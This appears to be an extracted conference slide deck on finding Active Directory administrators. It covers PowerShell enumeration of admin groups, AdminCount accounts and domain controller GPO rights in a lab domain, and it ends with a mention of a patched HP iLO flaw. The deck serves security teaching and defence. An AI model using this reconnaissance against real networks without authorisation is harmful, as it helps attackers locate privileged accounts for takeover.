

# Exploiting Active Directory Administrator Insecurities



Sean Metcalf (@Pyrotek3)  
s e a n @ a d s e c u r i t y . o r g  
[www.ADSecurity.org](http://www.ADSecurity.org)

# ABOUT

- Founder Trimarc ([Trimarc.io](https://trimarc.io)), a professional services company that helps organizations better secure their Microsoft platform, including the Microsoft Cloud.
- Microsoft Certified Master (MCM) Directory Services
- Speaker: Black Hat, Blue Hat, BSides, DEF CON, DerbyCon, Shakacon, Sp4rkCon
- Security Consultant / Researcher
- Active Directory Enthusiast - Own & Operate [ADSecurity.org](https://adsecurity.org) (Microsoft platform security info)

# AGENDA

- Evolution of Admin Discovery
- Exploiting Typical Administration
- Multi-Factor Authentication (MFA)
- Password Vaults
- Admin Forest
- Attacking RODCs

# The Evolution of Admin Discovery

# Discovering AD Admins

## Enumerate the membership of “Domain Admins”

```
PS C:\Users\sean> (Get-NetGroupMember -Domain 'trimarcresearch.com' -GroupName 'Domain Admins' -Recurse).Count  
6
```

```
PS C:\Users\sean> Get-NetGroupMember -Domain 'trimarcresearch.com' -GroupName 'Domain Admins' -Recurse | `
Select GroupDomain,GroupName,MemberDomain,MemberName,IsGroup | format-table -Auto
```

| GroupDomain         | GroupName     | MemberDomain        | MemberName    | IsGroup |
|---------------------|---------------|---------------------|---------------|---------|
| -----               | -----         | -----               | -----         | -----   |
| trimarcresearch.com | Domain Admins | trimarcresearch.com | Sean          | False   |
| trimarcresearch.com | Domain Admins | trimarcresearch.com | Administrator | False   |
| trimarcresearch.com | Domain Admins | trimarcresearch.com | TStark        | False   |
| trimarcresearch.com | Domain Admins | trimarcresearch.com | JonSnow       | False   |
| trimarcresearch.com | Domain Admins | trimarcresearch.com | SecScan       | False   |
| trimarcresearch.com | Domain Admins | trimarcresearch.com | trimarcadmin  | False   |



# Only looking at Domain Admin Membership?

```
PS C:\Users\sean> (Get-NetGroupMember -Domain 'trimarcresearch.com' -GroupName 'Administrators' -Recurse).Count
20
```

```
PS C:\Users\sean> Get-NetGroupMember -Domain 'trimarcresearch.com' -GroupName 'Administrators' -Recurse | `
Sort MemberDomain | Select GroupDomain,GroupName,MemberDomain,MemberName,IsGroup | format-table -Auto
```

| GroupDomain             | GroupName         | MemberDomain            | MemberName        | IsGroup |
|-------------------------|-------------------|-------------------------|-------------------|---------|
| -----                   | -----             | -----                   | -----             | -----   |
| trimarcresearch.com     | Administrators    | lab.trimarcresearch.com | Section 31        | True    |
| lab.trimarcresearch.com | Section 31        | lab.trimarcresearch.com | SECTION31ADMIN0\$ | False   |
| lab.trimarcresearch.com | Section 31        | lab.trimarcresearch.com | Picard            | False   |
| trimarcresearch.com     | Administrators    | lab.trimarcresearch.com | DarthVader        | False   |
| trimarcresearch.com     | Enterprise Admins | trimarcresearch.com     | Sean              | False   |
| trimarcresearch.com     | Administrators    | trimarcresearch.com     | Enterprise Admins | True    |
| trimarcresearch.com     | Domain Admins     | trimarcresearch.com     | trimarcadmin      | False   |
| trimarcresearch.com     | Domain Admins     | trimarcresearch.com     | SecScan           | False   |
| trimarcresearch.com     | Domain Admins     | trimarcresearch.com     | JonSnow           | False   |
| trimarcresearch.com     | Domain Admins     | trimarcresearch.com     | TStark            | False   |
| trimarcresearch.com     | Domain Admins     | trimarcresearch.com     | Administrator     | False   |
| trimarcresearch.com     | Administrators    | trimarcresearch.com     | Domain Admins     | True    |
| trimarcresearch.com     | Enterprise Admins | trimarcresearch.com     | trimarcadmin      | False   |
| trimarcresearch.com     | Administrators    | trimarcresearch.com     | jduncan           | False   |
| trimarcresearch.com     | Administrators    | trimarcresearch.com     | Administrator     | False   |
| trimarcresearch.com     | Administrators    | trimarcresearch.com     | lukeskywalker     | False   |
| trimarcresearch.com     | Server Tier 3     | trimarcresearch.com     | Eddie             | False   |
| trimarcresearch.com     | Administrators    | trimarcresearch.com     | Server Tier 3     | True    |
| trimarcresearch.com     | Domain Admins     | trimarcresearch.com     | Sean              | False   |
| trimarcresearch.com     | Administrators    | trimarcresearch.com     | trimarcadmin      | False   |

# What are we missing?

- Domain Admins group membership: 6

# What are we missing?

- Domain Admins group membership: 6
- Administrators group membership: **20**




# What are we missing?

- Domain Admins group membership: 6
- Administrators group membership: **20**

*Domain Admins is a member of Administrators*

*DA gets full AD admin rights & full DC admin rights from the Administrators group*

# What if we see this?



# Discover all accounts with AdminCount = 1

```
PS C:\> get-netuser -AdminCount | Select name,pwdlastset,lastlogon,distinguishedname | ft -AutoSize
```

| name                  | pwdlastset            | lastlogon             | distinguishedname   |
|-----------------------|-----------------------|-----------------------|---|
| trimarcadmin          | 8/6/2018 12:07:15 AM  | 8/8/2018 12:27:19 PM  | CN=trimarcadmin,CN=Users,DC=trimarcresearch,DC=com  |
| krbtgt                | 5/16/2018 9:22:06 PM  | 12/31/1600 7:00:00 PM | CN=krbtgt,CN=Users,DC=trimarcresearch,DC=com  |
| Ruth Parker           | 12/31/1600 7:00:00 PM | 12/31/1600 7:00:00 PM | CN=Ruth Parker,OU=Admin Accounts,OU=Administration,DC=trimarcresearch,DC=com                        |
| Jack Duncan           | 5/17/2018 12:09:39 AM | 12/31/1600 7:00:00 PM | CN=Jack Duncan,OU=Users,OU=Accounts,DC=trimarcresearch,DC=com                                       |
| Vulnerability Scanner | 5/17/2018 12:15:03 AM | 12/31/1600 7:00:00 PM | CN=Vulnerability Scanner,OU=Privileged Service Accounts,OU=Administration,DC=trimarcresearch,DC=com |
| Eddie                 | 5/17/2018 10:54:42 PM | 12/31/1600 7:00:00 PM | CN=Eddie,OU=Users,OU=Accounts,DC=trimarcresearch,DC=com   |
| JonSnow               | 5/17/2018 10:55:52 PM | 12/31/1600 7:00:00 PM | CN=JonSnow,OU=AD Admin Accounts,OU=Administration,DC=trimarcresearch,DC=com                         |
| T Stark               | 5/17/2018 10:56:46 PM | 12/31/1600 7:00:00 PM | CN=T Stark,OU=AD Admin Accounts,OU=Administration,DC=trimarcresearch,DC=com                         |
| Joe User              | 8/4/2018 12:03:04 AM  | 8/7/2018 6:21:01 PM   | CN=Joe User,OU=Users,OU=Accounts,DC=trimarcresearch,DC=com  |
| Administrator         | 8/2/2018 11:16:12 PM  | 8/3/2018 1:20:53 PM   | CN=Administrator,OU=Service Accounts,OU=Accounts,DC=trimarcresearch,DC=com                          |
| Nick Fury             | 5/20/2018 10:48:28 AM | 12/31/1600 7:00:00 PM | CN=Nick Fury,OU=Admin Accounts,OU=Administration,DC=trimarcresearch,DC=com                          |
| Luke Skywalker        | 5/23/2018 10:29:41 PM | 7/9/2018 3:28:49 AM   | CN=Luke Skywalker,OU=AD Admin Accounts,OU=Administration,DC=trimarcresearch,DC=com                  |
| Sean                  | 7/8/2018 4:35:24 PM   | 8/9/2018 1:02:58 PM   | CN=Sean,CN=Users,DC=trimarcresearch,DC=com  |



# Discover all accounts with AdminCount = 1

```
PS C:\> get-netuser -AdminCount | Select name,pwdlastset,lastlogon,distinguishedname | ft -AutoSize
```

| name                  | pwdlastset            | lastlogon             | distinguishedname   |
|-----------------------|-----------------------|-----------------------|---|
| trimarcadmin          | 8/6/2018 12:07:15 AM  | 8/8/2018 12:27:19 PM  | CN=trimarcadmin,CN=Users,DC=trimarcresearch,DC=com  |
| krbtgt                | 5/16/2018 9:22:06 PM  | 12/31/1600 7:00:00 PM | CN=krbtgt,CN=Users,DC=trimarcresearch,DC=com  |
| Ruth Parker           | 12/31/1600 7:00:00 PM | 12/31/1600 7:00:00 PM | CN=Ruth Parker,OU=Admin Accounts,OU=Administration,DC=trimarcresearch,DC=com                        |
| Jack Duncan           | 5/17/2018 12:09:39 AM | 12/31/1600 7:00:00 PM | CN=Jack Duncan,OU=Users,OU=Accounts,DC=trimarcresearch,DC=com                                       |
| Vulnerability Scanner | 5/17/2018 12:15:03 AM | 12/31/1600 7:00:00 PM | CN=Vulnerability Scanner,OU=Privileged Service Accounts,OU=Administration,DC=trimarcresearch,DC=com |
| Eddie                 | 5/17/2018 10:54:42 PM | 12/31/1600 7:00:00 PM | CN=Eddie,OU=Users,OU=Accounts,DC=trimarcresearch,DC=com   |
| JonSnow               | 5/17/2018 10:55:52 PM | 12/31/1600 7:00:00 PM | CN=JonSnow,OU=AD Admin Accounts,OU=Administration,DC=trimarcresearch,DC=com                         |
| T Stark               | 5/17/2018 10:56:46 PM | 12/31/1600 7:00:00 PM | CN=T Stark,OU=AD Admin Accounts,OU=Administration,DC=trimarcresearch,DC=com                         |
| Joe User              | 8/4/2018 12:03:04 AM  | 8/7/2018 6:21:01 PM   | CN=Joe User,OU=Users,OU=Accounts,DC=trimarcresearch,DC=com  |
| Administrator         | 8/2/2018 11:16:12 PM  | 8/3/2018 1:20:53 PM   | CN=Administrator,OU=Service Accounts,OU=Accounts,DC=trimarcresearch,DC=com                          |
| Nick Fury             | 5/20/2018 10:48:28 AM | 12/31/1600 7:00:00 PM | CN=Nick Fury,OU=Admin Accounts,OU=Administration,DC=trimarcresearch,DC=com                          |
| Luke Skywalker        | 5/23/2018 10:29:41 PM | 7/9/2018 3:28:49 AM   | CN=Luke Skywalker,OU=AD Admin Accounts,OU=Administration,DC=trimarcresearch,DC=com                  |
| Sean                  | 7/8/2018 4:35:24 PM   | 8/9/2018 1:02:58 PM   | CN=Sean,CN=Users,DC=trimarcresearch,DC=com  |

Note: This only shows potential AD admins in this domain

# What if our tool isn't multi-domain or multi-forest capable?

```
PS C:\> get-adgroupmember 'Administrators' -Recursive
get-adgroupmember : The server was unable to process the request due to an internal error. For more information about
the error, either turn on IncludeExceptionDetailInFaults (either from ServiceBehaviorAttribute or from the
<serviceDebug> configuration behavior) on the server in order to send the exception information back to the client, or
turn on tracing as per the Microsoft .NET Framework SDK documentation and inspect the server trace logs.
At line:1 char:1
+ get-adgroupmember 'Administrators' -Recursive
+ ~~~~~
+ CategoryInfo          : NotSpecified: (Administrators:ADGroup) [Get-ADGroupMember], ADException
+ FullyQualifiedErrorId : ActiveDirectoryServer:0,Microsoft.ActiveDirectory.Management.Commands.GetADGroupMember
```



# What if our tool isn't multi-domain or multi-forest capable?

```
PS C:\> get-adgroupmember 'Administrators' -Recursive
get-adgroupmember : The server was unable to process the request due to an internal error. For more information about
the error, either turn on IncludeExceptionDetailInFaults (either from ServiceBehaviorAttribute or from the
<serviceDebug> configuration behavior) on the server in order to send the exception information back to the client, or
turn on tracing as per the Microsoft .NET Framework SDK documentation and inspect the server trace logs.
At line:1 char:1
+ get-adgroupmember 'Administrators' -Recursive
+ ~~~~~
+ CategoryInfo          : NotSpecified: (Administrators:ADGroup) [Get-ADGroupMember], ADException
+ FullyQualifiedErrorId : ActiveDirectoryServer:0,Microsoft.ActiveDirectory.Management.Commands.GetADGroupMember
```

```
PS C:\> get-adgroupmember 'Administrators' -Recursive | select distinguishedname,objectclass

distinguishedname                                     objectclass
-----
CN=Sean,CN=Users,DC=trimarcresearch,DC=com             user
CN=Darth Vader,OU=Accounts,OU=AD Administration,DC=lab,DC=trimarcresearch,DC=com user
CN=Vulnerability Scanner,OU=Privileged Service Accounts,OU=Administration,DC=trimarcresearch,DC=com user
CN=trimarcadmin,CN=Users,DC=trimarcresearch,DC=com     user
CN=Section31Admin01,OU=workstations,OU=Lab Resources,DC=lab,DC=trimarcresearch,DC=com computer
CN=Picard,OU=Accounts,OU=Lab Resources,DC=lab,DC=trimarcresearch,DC=com user
CN=Eddie,OU=Users,OU=Accounts,DC=trimarcresearch,DC=com user
CN=Luke Skywalker,OU=AD Admin Accounts,OU=Administration,DC=trimarcresearch,DC=com user
CN=Administrator,OU=Service Accounts,OU=Accounts,DC=trimarcresearch,DC=com user
CN=T Stark,OU=AD Admin Accounts,OU=Administration,DC=trimarcresearch,DC=com user
CN=JonSnow,OU=AD Admin Accounts,OU=Administration,DC=trimarcresearch,DC=com user
```

# Discovering Hidden Admin & AD Rights

- Review settings in GPOs linked to Domain Controllers
- The “Default Domain Controllers Policy” GPO (GPO GUID 6AC1786C-016F-11D2-945F-00C04FB984F9) typically has old settings.

```
PS C:\> Get-ADOrganizationalUnit 'OU=Domain Controllers,DC=trimarcresearch,DC=com'
```

```
City           :  
Country        :  
DistinguishedName : OU=Domain Controllers,DC=trimarcresearch,DC=com  
LinkedGroupPolicyObjects : {CN={6AC1786C-016F-11D2-945F-00C04FB984F9}, CN=Policies, CN=System, DC=trimarcresearch, DC=com}
```

# Discovering Hidden Admin & AD Rights

- Review settings in GPOs linked to Domain Controllers
- The “Default Domain Controllers Policy” GPO (GPO GUID 6AC1786C-016F-11D2-945F-00C04FB984F9) typically has old settings.
- User Rights Assignments in these GPOs are hidden gold.
- These are rarely checked...

```
PS C:\> Get-ADOrganizationalUnit 'OU=Domain Controllers,DC=trimarcresearch,DC=com'
```

```
City          :  
Country       :  
DistinguishedName : OU=Domain Controllers,DC=trimarcresearch,DC=com  
LinkedGroupPolicyObjects : {CN={6AC1786C-016F-11D2-945F-00C04fB984F9},CN=Policies,CN=System,DC=trimarcresearch,DC=com}
```



|  |  |
|--|--|
| Access this computer from the network                          | BUILTIN\Pre-Windows 2000 Compatible Access, NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS, NT AUTHORITY\Authenticated Users, BUILTIN\Administrators, Everyone   |
| Add workstations to domain                                     | NT AUTHORITY\Authenticated Users   |
| Adjust memory quotas for a process                             | BUILTIN\Administrators, NT AUTHORITY\NETWORK SERVICE, NT AUTHORITY\LOCAL SERVICE   |
| Allow log on locally   | TRIMARCRESEARCH\Server Tier 3, TRIMARCRESEARCH\Domain Users, TRIMARCLAB\Lab Admins, BUILTIN\Server Operators, BUILTIN\Print Operators, NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS, BUILTIN\Backup Operators, BUILTIN\Administrators, BUILTIN\Account Operators |
| Allow log on through Terminal Services                         | TRIMARCRESEARCH\Server Tier 3, BUILTIN\Administrators  |
| Back up files and directories                                  | BUILTIN\Server Operators, BUILTIN\Backup Operators, BUILTIN\Administrators   |
| Bypass traverse checking                                       | BUILTIN\Pre-Windows 2000 Compatible Access, NT AUTHORITY\Authenticated Users, BUILTIN\Administrators, NT AUTHORITY\NETWORK SERVICE, NT AUTHORITY\LOCAL SERVICE, Everyone   |
| Change the system time   | BUILTIN\Server Operators, BUILTIN\Administrators, NT AUTHORITY\LOCAL SERVICE   |
| Create a pagefile  | BUILTIN\Administrators   |
| Debug programs   | BUILTIN\Administrators   |
| Enable computer and user accounts to be trusted for delegation | BUILTIN\Administrators   |
| Force shutdown from a remote system                            | BUILTIN\Server Operators, BUILTIN\Administrators   |
| Generate security audits                                       | NT AUTHORITY\NETWORK SERVICE, NT AUTHORITY\LOCAL SERVICE   |
| Increase scheduling priority                                   | BUILTIN\Administrators   |
| Load and unload device drivers                                 | BUILTIN\Print Operators, BUILTIN\Administrators  |
| Log on as a batch job  | BUILTIN\Performance Log Users, BUILTIN\Backup Operators, BUILTIN\Administrators  |
| Manage auditing and security log                               | BUILTIN\Administrators, TRIMARCLAB\Lab Admins  |
| Modify firmware environment values                             | BUILTIN\Administrators   |
| Profile single process   | BUILTIN\Administrators   |
| Profile system performance                                     | NT SERVICE\WdiServiceHost, BUILTIN\Administrators  |
| Remove computer from docking station                           | BUILTIN\Administrators   |
| Replace a process level token                                  | NT AUTHORITY\NETWORK SERVICE, NT AUTHORITY\LOCAL SERVICE   |
| Restore files and directories                                  | BUILTIN\Server Operators, BUILTIN\Backup Operators, BUILTIN\Administrators   |
| Shut down the system   | BUILTIN\Print Operators, BUILTIN\Server Operators, BUILTIN\Backup Operators, BUILTIN\Administrators  |
| Sean Metcalf   @PyroTek3   sean@adsecurity.org                 | TRIMARCLAB\Lab Admins, TRIMARCLAB\PaloAlto   |
| Synchronize directory service data                             | BUILTIN\Administrators, TRIMARCLAB\UsrProvSVC  |
| Take ownership of files or other objects                       |  |

# Allow Log On Locally

## Default Groups:

- Account Operators
- Administrators
- Backup Operators
- Print Operators
- Server Operators

## Additional Groups:

- Lab Admins
- Server Tier 3
- Domain Users

Allow log on locally

TRIMARCRESEARCH\Server Tier 3, TRIMARCRESEARCH\Domain Users, TRIMARCLAB\Lab Admins, BUILTIN\Server Operators, BUILTIN\Print Operators, NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS, BUILTIN\Backup Operators, BUILTIN\Administrators, BUILTIN\Account Operators



# Allow Log On Locally

## Default Groups:

- Account Operators
- Administrators
- Backup Operators
- Print Operators
- Server Operators


## Additional Groups:

- Lab Admins
- Server Tier 3
- ***Domain Users***



Allow log on locally

TRIMARCRESEARCH\Server Tier 3, TRIMARCRESEARCH\Domain Users, TRIMARCLAB\Lab Admins, BUILTIN\Server Operators, BUILTIN\Print Operators, NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS, BUILTIN\Backup Operators, BUILTIN\Administrators, BUILTIN\Account Operators

# What If We Can Gain Remote “Local” Access?



# What If We Can Gain Remote “Local” Access?



# HP iLO Vulnerability CVE-2017-12542

HP released patches for CVE-2017-12542 in August last year, in iLO 4 firmware version 2.54.

